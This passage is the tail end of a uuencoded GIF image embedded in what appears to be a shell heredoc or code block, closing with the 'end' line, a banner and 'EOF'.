M+UL/[%<15^>P*:9P@2O[XG?8N''-7>=W+XRW#",'N@B%3%M[W-RR.==(D8*P
M>/%6S$V`MST^%2R+<9RTIDT9A\+E\8Y]<^0D>_G&_C.2<(5MNF4?U[:7].6P
MDXV\M&L(N,2;>S)QF9S=(U53&YYU\IL]K+'-RKF\6S;S@$P[63Y/3M"H;?/9
MSAQDKT9KS7[>,>$TJ^(5-SFPCWV@6FV<9]^^!+^,EG2HL<QF&H4:SRBNM&_/
M-&DR@SB^F';>AJ5+3%<KN<JO]?2)Z6QG7]]YP?$ELG9C_&&:?B[+8![QJW-]
MZ#[K^,$8_K%Q''VO^]W7V%X>-:GW[&M`;;O;O_[SIQ>J7%3<\]!26#*N7:SM
MK;&ZFKK6M8X1W*-J<[%AJLOT@]:A,WK'&M3>17&=E0;9<?]L8V=%MY*;6.Y%
M-YK;;U&Q:R/N6;J>M9.T_AZ6E'@;YETS=-6\OC.<YQSL&AD6V0I6+V1[C&LZ
M0ILLFTOUI>$*\U?OV\+<G;6:I0LTBP/;;C)'+<%%*U]Q^[ROQ4YPP9_<<@LS
M.411CGF-5&[IJ%<\O5.^-R;TVG6O?UWIP`R5I:]L8O0&I;#8+OF1_'CNMVX:
M[GWN[=I-A^KI(IG@:Z<W8:<M5@;96U5]EPC&_1ZUK<<1A"XE?.&%=OA;Z9SQ
M-W-\Y"F?S<I?7EF"ER7F.9^K)**Q\Z&7:%9%7_K-\,KTJ2<KZ57?^GY]J$NN
ME[V&)C][VUOU]KG?N9,`J7O?M^NDOQ?^D#4_?.._JNC'5_[RF=]\YS\?^M&7
8%?[TJ5]]ZU\?^]G7_O:YWWWOOZ$````[
`
end

==========================END UUENCODED GIF==========================

EOF
```